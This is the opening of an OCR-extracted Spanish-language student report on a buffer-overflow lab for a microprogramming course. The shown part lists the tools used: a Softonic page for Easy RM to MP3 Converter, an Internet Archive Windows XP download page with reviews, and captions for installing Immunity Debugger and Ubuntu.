UNIVERSIDAD RAFAEL LANDIVAR

MICROPROGRAMACIÓN

PROYECTO DE APLICACIÓN 1

BUFFER OVERFLOW

JULIO ANTHONY ENGELS RUIZ COTO - 1284719

EDDIE ALEJANDRO GIRON CARRANZA - 1307419

GUATEMALA 21 OCTUBRE 2022

HERRAMIENTAS

Easy RM to MP3 Converter

softonic

Search for apps, articles...

Apps Games Articles

Easy RM to MP3 Converter for Windows

✔ Trial version ✔ In English V 2.7.3.700

3.6 ★★★½☆ (44)

Softonic review | Author's review

Convert Realplayer streaming clips to Mp3

Easy RM to MP3 Converter is a popular, trial version software only available for Windows, belonging to the category Audio software with subcategory Converters (more specifically MP3, WMA, WAV, OGG).

More about Easy RM to MP3 Converter

Easy RM to MP3 Converter is a software that needs less storage than many programs in the category Audio software. It's a software frequently downloaded in countries such as Egypt, United States, and Libyan Arab Jamahiriya.

Windos XP Profesional (No Service Pack)

Show all files

Windows XP Professional (No Service Pack)

by Microsoft

Publication date	2001-10-25
Usage	Attribution-NoDerivatives 4.0 International
Topics	windows xp, windows xp pro, windows xp professional, windows xp professinal, windows xp no service pack
Language	English

I've tested it, works completely fine. If it needs product key search one up on google or use your own.

Addeddate	2020-03-23 00:34:44
Identifier	win_xp_pro
Scanner	Internet Archive HTML5 Uploader 1.6.4

Favorite Share Flag

4,919 Views

10 Favorites

9 Reviews

DOWNLOAD OPTIONS

ISO IMAGE 2 files

TORRENT 1 file

SHOW ALL 7 Files 7 Original

IN COLLECTIONS

CD-ROM Images


Reviews

Add Review


Reviewer: OSFirstTimer Fan - - July 31, 2022
Subject: cool, but...
its cool, and ive been looking for one for a long time. but... is it 32bit or 64bit? because i need the 32bit version

Reviewer: GreggJordan - ★★★★★ - December 31, 2021
Subject: a godsend!
Here we go. Something I wasn't able to find anywhere else other than here. What a way to start 2022, I really needed this. Thank you so much!


Archivos de Windows XP Pro




Verificación de Windows XP sin Service Pack




Instalación de Inmunity Debugger



Instalación de UBUNTU 22.04.1 Desktop

